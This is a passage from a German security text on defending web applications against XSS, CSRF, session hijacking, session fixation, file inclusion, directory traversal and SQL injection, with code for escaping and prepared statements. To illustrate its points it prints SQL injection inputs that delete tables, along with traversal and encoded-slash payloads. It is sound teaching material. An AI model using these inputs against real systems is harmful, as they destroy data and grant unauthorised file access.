Mögliche Probleme treten auch auf Grund dessen auf, dass verschiedene Browser HTML-Seiten unterschiedlich interpretieren und eine gewisse Fehlertoleranz implementieren, so dass manche Browser durch bestimmte Tricks dazu gebracht werden können, Teile anders zu interpretieren als man augenscheinlich vermuten würde [ha.ckers2007]. Um diesen so entstehenden, individuellen Angriffszenarien entgegenzuwirken, besteht die Möglichkeit, den Quelltext der Seite bereinigen zu lassen, bevor auf potenzielle XSS-Versuche geprüft wird. Dieses Bereinigen soll halbzulässige und nicht standardkonforme Elemente so verändern, dass die Seite komplett standardkonform ist, auch die Teile, die von Benutzern hinzugefügt wurden. Ein Sicherheitsrisiko entsteht jedoch, sollte die Seite zuerst auf Schadcode geprüft und dann bereinigt werden. Denn damit kann der Angreifer nun den Bereinigungsschritt zu seinem Vorteil nutzen, indem er Code einfügt, der von den Filtern nicht erkannt, jedoch beim Bereinigen in schädlichen Code konvertiert wird. Eine solche Funtionalität des Bereinigens bietet zum Beispiel das Open-Source Projekt HTML Tidy [SourceForge].

Dieser Weg schafft jedoch nicht bei allen Arten von XSS Abhilfe, sondern nur bei den Typen 1 und 2, da diese Gegenmaßnahme ausschliesslich auf der Serverseite stattfindet.

Sollte man gezwungen sein, JavaScript von einem Benutzer in die Seite einzubinden, kann man noch eine andere Sicherheitsvorkehrung treffen. Diese ist das Überschreiben von JavaScript-Funktionen, so dass diese nicht mehr von dem Benutzer verwendet werden können. Möchte man zum Beispiel nicht, dass der DOM-Tree verändert werden kann, so sollte man sämtliche Funktionen, die Referenzen auf bestehende Elemente zurückliefern, als auch die, die es ermöglichen, neue Elemente hinzuzufügen, ersetzen. Das Überschreiben von `document.getElementById` sähe beispielsweise so aus:

```
function myVoid() {
  return 'This action is not allowed.';
}
document.getElementById=myVoid;
```

Session Riding/Cross Site Request Forgery (CSRF)

Der erste Schritt gegen Session Riding ist die Benutzung von Nonces, die für das Ausführen jeder einzelnen Aktion benötigt werden. Nonce ist die Abkürzung für „Number used ONCE“, die Verwendung ist allerdings nicht auf Zahlen beschränkt. Eine solche Nonce ist ein String, dessen Wert nicht vorhersagbar sein darf. Für jede Aktion wird eine neue, einzigartige Nonce erzeugt. Diese wird dann als Parameter in den Link oder als hidden input-Feld in das Formular eingefügt, das die Aktion ausführt. Bevor die gewünschte Aktion nun ausgeführt wird, überprüft der Server, ob die Nonce noch mit der zuvor für diese Aktionen Generierten übereinstimmt, und nur dann wird die Aktion erlaubt. Dies unterbindet bereits reines Session Riding, sofern die Nonces nicht erraten werden können, ihr Raum derartig klein ist, dass Brute-Force möglich ist oder auf eine andere Weise die Same-Origin-Policy umgangen wurde.

Eine andere Sache ist es, wenn Session Riding in Verbindung mit XSS auftritt. Denn in diesem Fall steht dem Angreifer der Seiteninhalt zur Verfügung, so dass die Nonce kein Geheimnis mehr darstellt. Es muss lediglich noch die Seite, die die gewünschte Aktion bereitstellt, in einem iframe (oder über das `XMLHttpRequest`-Objekt) aufgerufen werden und die Nonce ausgelesen werden. Somit ist man im Besitz einer validen Nonce und darf die Aktion durchführen. Gegen diesen Angriff lässt sich eine Technik, die ursprünglich als Anti-Spam-Mechanismus entwickelt wurde, einsetzen, genannt Captchas. Ein Captcha ist ein vom Server generiertes Bild. Auf diesem befindet sich ein String, der so verändert wurde, dass es möglichst schwer ist, ihn automatisiert wieder in einen

String umzuwandeln. Diese Zeichenkette ist nun unsere Nonce. Da es nicht möglich sein sollte, innerhalb des JavaScript-Codes zu erkennen, um welche es sich handelt, bietet es auch Schutz gegen Session Riding in Verbindung mit XSS. Je nachdem, wie diese Captchas erstellt werden, ließe sich diese Gegenmaßnahme unter Umständen noch umgehen, indem der Angreifer sich das Bild schicken lässt und dann von Hand die Nonce an das Script zurückschickt.

Eine beispielhafte Implementierung wäre: Das Script schickt die URL des Captchas als Anfrage einer Seite an den Webserver des Angreifers. Dieser guckt sich das Bild an und schickt die Nonce als Antwort. Natürlich sollte man bei der Erstellung des Captchas nicht den Fehler machen, das Bild nach der Nonce zu benennen oder sie als alternativen Text, falls das Bild nicht angezeigt werden kann, zu benutzen, da es dem Script dann wieder möglich ist, sie direkt auszulesen.

Einen sehr ähnlichen Ansatz bietet auch das Einbinden anderer Arten von Turing-Tests. Diese dienen zum Unterscheiden, ob das Gegenüber ein Mensch oder eine Maschine ist. Häufig werden unterschiedlich formulierte mathematische Aufgaben gestellt, deren Ergebnisse dann vom Benutzer eingegeben werden müssen. Dies ist wieder unsere `Nonce`. Problematisch wird es allerdings, sollte die Implementation bekannt sein, da in diesem Fall eine Umkehrfunktion des Satzgenerators erstellt werden kann. Dasselbe gilt für zu einfache Generatoren.

Noch einen Schritt weiter gehen Banken. Sie schützen ihre Kunden durch so genannte TANs (Abkürzung für TransAktionsNummern). Sie bilden in diesem Fall die Nonce, die ein gemeinsames Geheimnis zwischen der Bank und dem Kunden ist. Da diese Information per Post übermittelt wird, hat der Angreifer keine Chance, an dieses Geheimnis zu kommen. Es besteht natürlich die Möglichkeit, die auch von vielen Phishern eingesetzt wird, dem Kunden vorzugaukeln, sie wären auf der Seite der Bank und auf diese Weise die TAN (und auch ihre Benutzerkennung und Passwort) abzufangen. Diese Methodik hat jedoch nichts mehr mit Session Riding zu tun.

Eine komplett andere Methodik ist das Überprüfen des `Referer`-Headers (eigentlich *Referrer*, doch im Standard falsch benannt). Er gibt an auf welcher Webseite der Benutzer war bevor er die aktuelle aufgerufen hat. Um Session Riding zu unterbinden ist eine Vorgehensweise zu überprüfen, ob der Referrer wirklich die der Aktion vorangehende Seite ist. Solch eine Maßnahme zu umgehen, stellt aber keine besonders große Hürde dar. Benutzt der Angreifer beispielsweise einen iframe für die Attacke, so braucht er lediglich erst die Seite, die die Aktion bereit stellt, in den iframe zu laden und dann erst die gewünschte Aktion aufzurufen.

Eine andere Vorgehensweise, die dieses Szenario unterbindet ist es, auf jeder Seite den Referrer zu überprüfen, ob er ein Teil der Webapplikation ist und etwaige Sessions zu beenden, sollte dies nicht der Fall sein. Allerdings ist auch dieser Ansatz keine besonders sichere Methode. Zum Einen können Referer-Header gefälscht werden [Klein2006] und zum Anderen schicken nicht alle Browser einen solchen Referer-Header mit und es gibt sogar PlugIns[Tanaka], die dieses Verhalten unterbinden. Es kann auch ein guter Ansatz sein dies zu unterbinden, da immer noch in manchen Webapplikationen Session-IDs als GET Parameter übergeben werden. Wenn der Benutzer nun eine solche Seite verlässt hat die aufgerufene Seite die Möglichkeit die Session-ID aus dem Referer-Header auszulesen.

Wesentlich sicherer ist es das senden von Cookies bei Seitenaufrufen von fremden Domains auf der Benutzerseite zu unterbinden. Denn nur dort kann wirklich festgestellt werden, wann eine Anfrage von einer anderen Domain aus gemacht wird. Da es Informationen die über die eigene Domain hinausgehen benötigt, kann es nicht in einer Webapplikation implementiert werden und muss daher von dem Benutzer selbst verwendet werden. Diesen Ansatz setzt unter anderem auch Request Rodeo [Winter] ein.

Session Hijacking

TCP Session Hijacking

Eine sehr effektive Methode gegen TCP Session Hijacking und andere Sniffing-Angriffe ist die Verschlüsselung der Kommunkation, zum Beispiel über SSL, durch SSH-Tunnel oder VPN. Wie bereits erwähnt, sollte hierbei die gesamte Verbindung verschlüsselt vonstatten gehen; eine Verschlüsselung lediglich der Authentifizierung erlaubt weiterhin das Mitlesen der Kommunikation und das Einschleusen bösartiger Befehle.

Besonders wichtig ist es, kryptographische Mittel einzusetzen, wenn die Kommunikation über externe oder unsichere Netze, wie WLAN, Firmenpartner-LANs oder andere WANs sowie das Internet, geschieht. Aber auch in firmeninternen Netzen ist es niemals verkehrt, die Kommunikation zu verschlüsseln - immerhin werden viele Angriffe von Insidern ausgeführt. Sodann müsste, um Sessions zu entführen, ein Man-in-the-Middle-Angriff durchgeführt werden.

HTTP Session Hijacking

Gegen HTTP Session Hijacking hilft Verschlüsselung im Regelfall jedoch nicht. Von höchster Priorität ist hierbei, die Session-ID geheim zu halten. Als weitere Vorsichtsmaßnahmen implementieren viele Webanwendungen sekundäre Mechanismen, die Angriffe auch im Falle einer bekannt gewordenen Session-ID ausbremsen sollen. Diese werden wir im Folgenden diskutieren, es sei aber an dieser Stelle darauf hingewiesen, dass keines der Verfahren absoluten Schutz bieten kann, dieser kann nur durch Geheimhaltung der Session-ID erreicht werden.

Eine bereits beschriebene Sicherheitsvorkehrung ist es, die IP-Adresse in der Session zu speichern und bei jedem Seitenaufruf zu überprüfen, so dass die Session nicht von einer fremden IP weitergeführt werden kann. Wie ebenfalls erwähnt, muss hier die Entscheidung getroffen werden, ob man hier einerseits tatsächlich die IP nutzt und so unter Umständen große Benutzergruppen benachteiligt beziehungsweise die Webanwendung für diese unbenutzbar macht oder andererseits zum Beispiel überprüft, ob konsekutive Anfragen aus demselben IP-Subnetz stammen, was wiederum Missbrauch innerhalb dieser Subnetze ermöglichte.

Eine weitere Sekundärmaßnahme ist die Überprüfung des sogenannten *User-Agents*. Hierbei handelt es sich um einen HTTP-Header, den Browserhersteller zur Angabe ihres Produktes inklusive Versionsnummer nutzen.
Hier einige Beispiele:

```
Mozilla/5.0 (X11; U; Linux i686; en-US;
    rv:1.8.0.7) Gecko/20060830 Firefox/
    1.5.0.7 (Debian-1.5.dfsg+1.5.0.7-2)

Mozilla/5.0 (Windows; U; Windows NT 5.1;
    de; rv:1.8.1.1) Gecko/20061204
```

```
    Firefox/2.0.0.1

Mozilla/4.0 (compatible; MSIE 7.0;
    Windows NT 5.1; .NET CLR 1.1.4322;
    .NET CLR 2.0.50727)
```

Die Webanwendung überprüft hierbei, ob sich der User-Agent im Laufe der Anfragen ändert und filtert entweder abweichende Anfragen heraus oder beendet bei einem Vorfall die dazugehörige Session, so dass sich der legitime Nutzer erneut einloggen muss. Da der User-Agent vom Benutzer kontrolliert wird - Firefox, wget und andere bieten von sich aus die Möglichkeit, ihn frei zu wählen; für Software, die den Benutzer daran zu hindern versucht, ihn zu verändern, eignen sich die oben erwähnten Manipulationsproxies - ist auch dies allein keine brauchbare Methode. Der Angreifer könnte durch Ausprobieren oder dadurch, dass er das Opfer dazu bringt, seine eigene Website zu besuchen, dessen User-Agent erfahren und dieses Wissen gegen die Webanwendung nutzen.

Ein dritter Ansatz sind *variable Session-IDs*, hierbei wird bei jeder Anfrage eine neue Session-ID generiert. Doch auch diese Methode stellt keinen Schutz dar, wenn der Angreifer schneller als das Opfer die Website mit der Session-ID aufruft und so eine neue erzeugt. Auf diese Weise würde lediglich der legitime Benutzer ausgeloggt, nicht aber der Angreifer! Bis zum erneuten Login des Opfers hätte der Angreifer so freie Hand.

Weiterhin bietet es sich an, *Soft-* und *Hard-Timeouts* in die Webapplikation zu integrieren. Soft-Timeouts erzwingen vom Benutzer die erneute Eingabe des Passworts, wenn dieser nicht innerhalb einer bestimmten Zeitspanne von zum Beispiel 5 Minuten Anfragen an die Anwendung stellt. Ist der Benutzer jedoch aktiv, das heisst, stellt er regelmäßig Anfragen, würde der Soft-Timeout niemals eintreten. Zu diesem Zweck existiert der Hard-Timeout, nach dessen Ablauf der Benutzer in jedem Fall ausgeloggt wird und sein Passwort erneut eingeben muss.
Anwendungsgebunden könnte dieser zum Beispiel bei 30 Minuten liegen, so dass der Benutzer seinen Soft-Timeout von 5 Minuten und damit die Sessiondauer maximal fünfmal verlängern beziehungsweise auffrischen kann, bis er nach 30 Minuten in jedem Fall ausgeloggt wird.
Der wirkliche Nutzen dieser Timeouts ist jedoch kontrovers, da die Angriffe meist automatisiert sind und somit vor Ablauf der Timeouts geschehen.

Wenn man alle diese Sekundärmaßnahmen kombiniert und den Benutzer bei der geringsten Diskrepanz ausloggt, wären Angriffe nur schwer realisierbar. Trotzdem lassen sich sicherlich Szenarien finden, in denen sie trotzdem noch möglich sein könnten.

Die wichtigste Maßnahme ist und bleibt die Geheimhaltung der Session-ID, ohne die Angriffe nahezu unmöglich sind. Nichtsdestotrotz schaden die beschriebenen sekundären Maßnahmen nicht, da sie sogenannte „Defense in depth“, also Verteidigung in der Tiefe, bieten, anstatt die Sicherheit des Systems von nur einer Komponente abhängig zu machen. Falls der Primärmechanismus, egal aus welchem Grund, einmal ausfallen sollte oder unwirksam ist, hat der Angreifer nun dank der Sekundärmaßnahmen nicht sofort leichtes Spiel.

An dieser Stelle sei noch auf die Gefahren von „cross-authentication sessions“ (authentifizierungsübergreifenden Sessions) hingewiesen: Weist die Webanwendung jedem Besucher, eingeloggt oder nicht, eine Session-ID zu und wird diese nach vollzogenem Login weiterbenutzt, treten Probleme auf.
Viele dieser Webanwendungen wechseln zum Login von HTTP zu HTTPS, damit die Daten nicht mitgesnifft werden können. Sie übersehen dabei, dass ein Angreifer, der die anfänglichen, unverschlüsselten Anfragen mitgelesen hat, schon im Besitz der Session-ID ist. Er muss nun lediglich warten, bis der Benutzer sich eingeloggt hat, um dann die Session zu übernehmen.

Session Fixation

Session Fixation ist im Normalfall ein Fehlverhalten der Session-Management-Implementation des Webservers, es sei denn, die Applikation benutzt ein selbst erstelltes Session-Management. Da ASP eine relativ verbreitete Sprache für Webseiten und leider für Session Fixation besonders anfällig ist, da es auch für nicht bekannte Session IDs eine neue Session anlegt, wird nachfolgend an seinem Beispiel auf die Behebung von Session Fixation-Verwundbarkeiten eingegangen. Ein besseres vorgehen des Session-Managements wäre es, die unbekannte Session ID zu verwerfen und eine eigene zu vergeben.

Im Folgenden sehen wir eine Implementation in ASP, die Session Fixation verhindert [owasp-sf].

```
<%
Private Function RandomString(l)
  Dim value, i, r
  Randomize
  For i = 0 To l
    r = Int(Rnd * 62)
    If r<10 Then
      r = r + 48
    ElseIf r<36 Then
      r = (r - 10) + 65
    Else
      r = (r - 10 - 26) + 97
    End If
    value = value & Chr(r)
  Next
  RandomString = value
End Function

Public Sub AntiFixationInit()
  Dim value
  value = RandomString(10)
  Response.Cookies("ASPFIXATION") = value
  Session("ASPFIXATION") = value
End Sub

Public Sub AntiFixationVerify(LoginPage)
  Dim cookie_value, session_value
  cookie_value =
    Request.Cookies("ASPFIXATION")
  session_value = Session("ASPFIXATION")
  If cookie_value <> session_value Then
    Response.redirect(LoginPage)
  End If
End Sub
%>
```

Auf allen Seite sollte nun

```
<!--#include virtual="/AntiFixation.asp" -->
```

eingebunden werden, damit dieser Patch auch verwendet wird. Alle anderen Seiten, außer der Login-Seite, müssen auch

```
<% AntiFixationVerify("login.asp") %>
```

enthalten. Immer, wenn sich nun ein Benutzer einloggt, sollte eine neue Session erstellt werden, in unserem Fall wäre das der Funktionsaufruf

```
AntiFixationInit()
```

Damit wird verhindert, dass eine Session-ID, die möglicher Weise von einer fremden Quelle generiert wurde, letztendlich die Session eines angemeldeten Benutzers ist. Dadurch wäre diese fremde Quelle nämlich in der Lage, die Session-ID zu benutzen. Eine solche Generierung der Session-ID durch den Angreifer ist nicht notwendiger Weise nur das Erstellen einer Zeichenkette. Sollte der Webserver keine neue Session zu einer unbekannten Session-ID anlegen, so ist er immernoch nicht sicher vor Session Fixation. Der Angreifer könnte eine gültige Session auf dem Webserver erstellen und diese dann an sein Opfer weiterreichen. Also erst, wenn beim Anmelden eine neue Session ID und somit auch eine neue Session angelegt wird, verhindert man Session Fixation.

Remote File Inclusion

In Anweisungen sollte man vermeiden, Variablen zu verwenden, auf die der Benutzer Einfluss hat.

Wenn dies absolut nicht vermeidbar ist (was normalerweise nicht vorkommt), muss man dafür sorgen, dass die eingebenen Daten ausreichend überprüft und problematische Eingaben entfernt werden, so dass keine entfernten Dateien geöffnet werden können. Bestenfalls gibt man eine Liste mit möglichen Belegungen der Variable vor und überprüft diese daraufhin.

Besonders wenn Daten an Drittsysteme wie das Dateisystem, einen Befehlsinterpreter oder Datenbanken übergeben werden, müssen sie in jedem Falle überprüft und gereinigt werden. Die gleichen Maßnahmen gelten für Daten, die vom Benuter oder aus Drittsystemen in die Applikation eintreten.

Directory Traversal

Ein generelles Herausfiltern von „`.`“ und „`/`“ selbst kommt nicht in Frage, denn diese werden in jeder URL benötigt. Auch ein Filtern von „`../`“ ist nur eine scheinbare Abhilfe. Implementiert man einen Schutz derart, dass er jegliches Vorkommen von „`../`“ entfernt, so kann der Angreifer immer noch eine URL der Art

```
http://www.example.com/index.php
  ?..././log/dmesg
```

generieren. Wird der Teil „`../`“ entfernt, funktioniert der Angriff weiterhin. Hier würde nur ein rekursives Entfernen Abhilfe schaffen.

Doch damit nicht genug: Zeichen können auf verschiedenste Art und Weise dargestellt werden - die erwähnte Zeichenfolge lässt sich zum Beispiel auch durch ihre Hexadezimalform (auch: Percent-encoding [w-pe], URL-encoding) „`%2e%2e%2f`“ darstellen und auch ein Mischen und Camelcase (zu deutsch auch Binnenmajuskel [w-bm]) sind möglich, zB. „`%2E.%2f`“.

Auf Windows-Systemen muss weiterhin der Backslash „`\`“ bzw. seine Umschreibung „`%5c`“ berücksichtigt werden.

Mit der Einführung von UTF-8 traten in Microsoft IIS und anderer Software, die denselben Fehler machte, neue Probleme auf [Schneier2000]: Da es in UTF-8 mehrere mögliche Enkodierungen für ein und dasselbe Zeichen gibt, sollten Filter diese zunächst in ihre kürzeste, kanonische [w-ca] Form bringen. Dies versäumte die verwundbare Software. In UTF-8 übersetzen sich beispielsweise die Percent-encodings „`%c1%1c`“, „`%c0%9v`“ und „`%c0%af`“ zu „`/`“ bzw. „`\`“.

Um Directory Traversal-Angriffe abzuwehren, muss man also eine große Anzahl von Kombinationen berücksichtigen. Ein erfolgreiches Vorgehen könnte folgendermaßen aussehen:

1. Entferne unerlaubte Zeichen [Berners-Lee2005]
2. Verarbeite URI-Anfragen, die keine Dateizugriffe erfordern, und fahre erst dann unterhalb fort.
3. Wenn eine URI-Anfrage für eine Datei oder ein Verzeichnis gemacht werden soll, erzeuge den vollständigen Pfad dorthin und normalisiere alle Zeichen (zB. `%20` in Leerzeichen umwandeln).
4. Es wird angenommen, dass die *DocumentRoot* in absoluter Form und normalisiert ist, der Pfad bekannt ist und diese Zeichenkette die Länge N hat. Auf keine Dateien außerhalb dieses Verzeichnisses darf zugegriffen werden.
5. Überprüfe, ob die ersten N Zeichen des absoluten Pfades der angeforderten Datei identisch sind mit der *DocumentRoot*.
   - Falls ja, erlaube den Zugriff.
   - Falls nicht, gib eine Fehlermeldung zurück, da die Anfrage offensichtlich außerhalb des Bereiches liegt, auf den der Webserver zugreifen darf.

SQL-Injection

Dass die Unterdrückung von Fehlermeldung allein keinen Schutz gegen SQL-Injection bietet, haben wir bereits erwähnt. Das liegt unter anderem daran, dass dieses Vorgehen eine Art von *Security by Obscurity* (auch: *Security through Obscurity*) darstellt. Unter diesem Begriff fasst man alle Mechanismen zusammen, bei denen die unterliegenden Algorithmen nicht preisgegeben werden und so versucht wird, die Sicherheitsmechanismen effektiver zu machen. Da die Angreifer nicht wissen, wie die Algorithmen funktionieren, ist der Schutz für sie schwerer zu brechen, so die Annahme. Security by Obscurity ist vielfach in Verruf geraten. Nicht, weil es inhärent schlecht wäre, sondern weil es oft der einzig eingesetzte Sicherheitsmechanismus ist [Beale2000, Schneier2002]. Wenn die Applikation keine für den Angreifer wertvollen Informationen preisgibt, ist das sicherlich eine gute Sache, dies sollte jedoch nur ein Sekundärmechanismus sein. In erster Linie sollte die Applikation nicht für SQL-Injection anfällig sein.

Einem auch heute noch verbreiteten Irrglauben zufolge ist SQL-Injection durch *Stored Procedures* verhinderbar. Dabei handelt es sich um benannten Code auf dem Datenbankserver. Statt eine SQL-Anfrage direkt an die Datenbank zu übergeben, ruft die Anwendung

eine gespeicherte Anfrage über ihren Namen auf und übergibt die benötigten Parameter. Auf einem MS SQL Server könnte das so aussehen:

```
CREATE PROCEDURE insert_person
  @name VARCHAR(10),@age INTEGER AS
  INSERT INTO person (name,age)
    VALUES (@name,@age)
GO
```

Die mit `insert_person` benannte Prozedur akzeptiert eine Zeichenkette als Namen und ein ganzzahliges Alter. Für das Eintragen in die Datenbank wird ein traditionelles `INSERT` benutzt. Der Vorteil hierbei ist, dass die Variablen getypt sind, daher sollten wir den Namen nicht in Anführungszeichen setzen. Probleme treten auf, je nachdem, wie die Prozedur aufgerufen wird. Im einfachsten Fall geschieht dies über eine SQL-Anfrage, wie das folgende Beispiel zeigen soll:

```
conn.execute("insert_person '"
  & Request("name") & "',"
  & Request("age"))
```

Da wir hier fälschlicherweise der Meinung sind, Stored Procedures seien nicht SQL-Injection-anfällig, haben wir uns nicht um Metazeichen gekümmert und unser Angreifer gibt als Namen freudig folgendes ein (das Alter lässt er frei):

```
bar',1 DELETE FROM person --
```

Wegen der einfachen String-Konkatenation in obigem Code führt die Datenbank aus:

```
insert_person 'bar',1
  DELETE FROM person --',
```

Erst der normale Aufruf der Stored Procedure, dann der Befehl, die gesamte Tabelle zu löschen. Die Stored Procedure hat die SQL-Injection keineswegs verhindert.

Andere sagen, das Problem seien die Zugriffsrechte in der Datenbank und dass zum Beispiel eine Beschränkung auf das Ausführen von Stored Procedures hülfe. Wenn die Anwendung kein `SELECT`, `INSERT`, `DELETE` ausführen darf, wird zwar der oben beschriebene Angriff verhindert, aber ein Angreifer kann genauso eine Stored Procedure, von der er weiss, aufrufen - die Anwendung ist weiterhin anfällig. Die Stored Procedure könnte das Löschen für ihn übernehmen, wenn das ihre Aufgabe ist. Außerdem ist es keineswegs klug, die Sicherheit der Anwendung einzig und allein in die Hände des Datenbankservers zu legen. Die Datenbank-Einstellungen sind nicht nur außerhalb der Kontrolle des Programmierers, sie unterliegen auch möglichen Modifikationen durch Updates, Wiedereinspielen von Backups, oder unerfahrenen Administratoren. Zwar sind diese Einschränkungen eine gute Sache, sie sollten jedoch nur als Sekundärmaßnahme eingesetzt werden, denn sie ersetzen keineswegs eine vernünftige Lösung des Problems.

Da wir nun wissen, dass Stored Procedures das Problem nicht vollständig lösen, schauen wir uns an, wie es richtig gemacht wird. Die Lösung beinhaltet Metazeichen und deren Sonderbedeutung. Diese Sonderfunktion müssen wir entfernen, entweder indem wir sie manuell behandeln oder bevorzugt durch die Nutzung von Datenbankanfragen, in denen es keine Metazeichen gibt. Doch eins nach dem anderen.

Entschärfen von Metazeichen

Bei jeder Konstruktion von SQL-Anfragen, die wir an die Datenbank übergeben wollen, müssen wir sicherstellen, dass keine Metazeichen darin enthalten bleiben. Da meist Zeichenketten oder Zahlen an die Datenbank übergeben werden, werden wir Funktionen konstruieren, die diese Datentypen auf geeignete Weise reinigen.

Beim Programmieren derartiger Funktionen ist es von höchster Wichtigkeit, dass diese auf die jeweils genutze Datenbank zugeschnitten sind. Informationen über die in der Datenbank existierenden Metazeichen sind in der Dokumentation der Datenbank beschrieben. Jeder SQL-basierte Datenbankserver erfordert zunächst das Escapen von einfachen Anführungszeichen in Stringkonstanten. Der SQL-Spezifikation [ans1992] zufolge kann dies erreicht werden, indem man sie verdoppelt.

Aber es kann je nach Datenbank noch weitere, nichtstandardisierte Metazeichen geben. MySQL und PostgreSQL erlauben Escapesequenzen mit Backslashes, wie in C und Java. So ein Backslash kann auch dazu genutzt werden, ein Anführungszeichen zu escapen. Wenn ein Webanwendungsentwickler bei der Übergabe von Zeichenkettenkonstanten diesen Backslash vergisst, kann ein Angreifer der Anwendung weiterhin Schaden zufügen. Unser Beispiel ist geschrieben in ASP/VBScript, mit PostgreSQL als Backend. Es akzeptiert einen Namen aus einem Webformular und sucht diesen in der Datenbank:

```
userName = Request.Form("username")
userNameSQL = "'" & Replace(
  userName, "'", "''") & "'"
query = "SELECT * FROM User WHERE
  Username=" & userNameSQL
```

Hier werden die Anführungszeichen wie besprochen durch Duplikation escaped. Ein cleverer Angreifer weiss oder vermutet nun, dass der Backslash unberücksichtigt bleibt und gibt folgenden Benutzernamen ein:

```
\'; DELETE FROM User --
```

Wenn dieser eigentümliche Benutzername an die Datenbank übergeben wird, sieht die Anfrage wie folgt aus:

```
SELECT * FROM User WHERE
  Username='\''; DELETE FROM User --'
```

Die Webanwendung hat nichts mit dem Backslash getan, nur das einzige vorkommende Anführungszeichen verdoppelt. Sehr zum Leidwesen des Entwicklers interpretiert die Datenbank das `\'` als einfaches Anführungszeichen und somit ist das vermeintlich durch Duplikation entschärfte Anführungszeichen wieder „unescaped“, beendet die Stringkonstante vorzeitig und öffnet SQL-Injection wieder Tür und Tor. In unserem Beispiel werden alle Benutzer aus der Datenbank gelöscht.

Der Anwendungsentwickler hat ein Metazeichen herausgefiltert, ein weiteres jedoch vergessen. Sicherheitslücken wie diese, die durch mangelndes Wissen über das Subsystem entstehen, können alles sein, was der Angreifer braucht, um einen erfolgreichen Angriff durchführen zu können. Deswegen ist es extrem wichtig, jedes mögliche Metazeichen der genutzten Subsysteme zu identifizieren.

Hier ein String-„Entschärfer“ in PHP, der (für PostgreSQL-Datenbanken) funktioniert:

```
function SQLString($s) {
  $s = str_replace("'", "''", $s);
  $s = str_replace("\\", "\\\\", $s);
  return "'" . $s . "'";
}
```

Die Funktion verdoppelt erst die einfachen Anführungszeichen und dann die Backslashes, wobei letztere in PHP selbst Metazeichen sind und daher escaped werden müssen. Der resultierende String wird, wie zuvor, in einfache Anführungszeichen eingeschlossen um ihn als SQL-Stringkonstante zu identifizieren.

Zur Nutzung dieser Funktion sollten die PHP-Optionen `magic_quotes_*` deaktiviert werden, damit diese nicht mit der Funktion interferieren. PHPs `magic_quotes_*` verfolgt den Ansatz, Metazeichen bei der *Eingabe* in die Applikation zu escapen, statt bei der *Ausgabe* in die Subsysteme, wo wir das Escapen benötigen. Dieses verfrühte Escapen zwingt unsere Anwendung, mit Daten zu arbeiten, die zusätzliche Zeichen enthalten. Mit anderen Worten: Jedes Mal, wenn wir die Daten zum Beispiel ausgeben wollen, müssen wir diese Zeichen wieder entfernen und - je nachdem, wie wir sie entfernt haben - hinterher wieder einfügen, falls wir die Daten in einer Datenbank speichern wollen. Des Weiteren weiss PHP zur Zeit der Eingabe nicht, an welche möglichen Subsysteme wir die Daten übergeben wollen, daher müssen wir eventuell weitere Metazeichen selbst escapen, obwohl PHP die Daten schon zum Teil escaped hat. Angesichts dieser Tatsache ist es ratsam, die Escape-Funktionen selbst zu schreiben.

Nun eine zur obigen äquivalente Funktion, passend für ASP mit MS SQL:

```
Function SQLString(ByVal s)
  SQLString = "'" &
    Replace(s, "'", "''") & "'"
End Function
```

Es mag verlockend sein, diese Funktionalität nicht in einer separaten Funktion unterzubringen, sondern `Replace` überall dort zu benutzen, wo es benötigt wird. Im Sinne der zukünftigen Wartung ist dies jedoch nicht; wenn einmal weitere Metazeichen escaped werden müssen, zum Beispiel bei einem Wechsel der Datenbank, müsste man etliche Änderungen in der Anwendung vornehmen statt nur einer einzigen bei Nutzung einer gesonderter Funktion.

Für Zahlen ist, wie schon bei der Beschreibung der Schwachstellen erwähnt, jedes nichtnumerische Zeichen illegal, da es den Parser den Kontext wechseln lässt. Die folgende PHP-Funktion versucht, die Zahl 0 auf die Eingabe zu addieren, nachdem Leerzeichen entfernt wurden. War die Eingabe eine Zahl, so wird diese zurückgegeben, sonst 0:

```
function SQLInteger($s) {
  return (int) (trim($s) + 0);
}
```

Dasselbe in VBScript:

```
Function SQLInteger(ByVal s)
  If IsNumeric(s) Then
    SQLInteger = Fix(s)
  Else
    SQLInteger = 0
  End If
End Function
```

Die Funktion `Fix` dient folgendem Zweck: Falls `IsNumeric` den Wert `True` zurückgibt, heisst das nicht, dass die Benutzereingabe auch direkt in die Datenbank gegeben werden kann. So ist zum Beispiel 3,14 zwar eine gültige (deutsche) Zahl, doch die Datenbanken nutzen meist die US-amerikanische Zahlendarstellung, 3.14. `Fix` schneidet nun einfach das Trennzeichen und alles nachfolgende ab, so dass wirklich nur noch eine Ganzzahl übergeben wird. Alternativ zur Rückgabe von Null im Fehlerfall könnte die Ausführung beendet und der Vorfall in eine Logdatei geschrieben werden. In einigen Datenbankanfragen könnten zudem negative Zahlen verboten sein. In diesem Fall müsste die Funktion sicherstellen, dass die Benutzereingabe nicht kleiner als Null ist.

Funktionen wie die beschriebenen sollten in jeder SQL-Anfrage genutzt werden. Im folgenden Beispiel nutzen wir beide PHP-Funktionen:

```
$query = "UPDATE news SET title="
  . SQLString($title)
  . " WHERE id=" . SQLInteger($id);
```

Je nach Bedarf sollte man ähnliche Funktionen wie `SQLFloat` oder `SQLDate` hinzufügen.

Das Entfernen oder Escapen von Metazeichen schützt gegen SQL-Injection. Leider ist es nur allzu einfach, hin und wieder ein Metazeichen zu vergessen oder zu übersehen. Sehen wir uns einen Ansatz an, in dem man sich nicht an Metazeichen erinnern muss.

Nutzung von Prepared Statements

Statt die Metazeichen selbst zu escapen bietet sich die Nutzung von *Prepared Statements* an. Viele Datenbankenserver unterstützen diese Kommunikationsmethode, bei der Anfrageparameter getrennt von der Anfrage selbst übergeben werden. In Prepared Statements gibt es keine Metazeichen.

Im Folgenden der Ausschnitt eines Java-Programms, das per JDBC ein `PreparedStatement` erzeugt und ausführt (Microsoft hat ähnliche Funktionalität durch das `ADODB.Command`-Object):

```
PreparedStatement ps =
  conn.prepareStatement(
    "UPDATE news SET title=? WHERE id=?"
  );
    :
ps.setString(1, title);
ps.setInt(2, id);
ResultSet rs = ps.executeQuery();
```

Erst wird die Anfrage mit Fragezeichen als Platzhaltern generiert, die angeben, wo die Parameter eingesetzt werden sollen. Anschließend werden ein String und ein Int in die Anfrage eingefügt und schließlich wird die Anfrage ausgeführt.

Die Nutzung von Prepared Statements ist nicht komplizierter als die Nutzung von Anfragen mit den selbstgeschriebenen Säuberungsfunktionen, und sie zahlt sich wirklich aus: Man muss sich erstens nicht darum kümmern, welche Metazeichen im vorliegenden Szenario existieren und diese entfernen. Zweitens werden Prepared Statements meist schneller ausgeführt als „normale“ Anfragen, da sie vom Datenbankserver nur ein einziges Mal geparsed werden müssen.

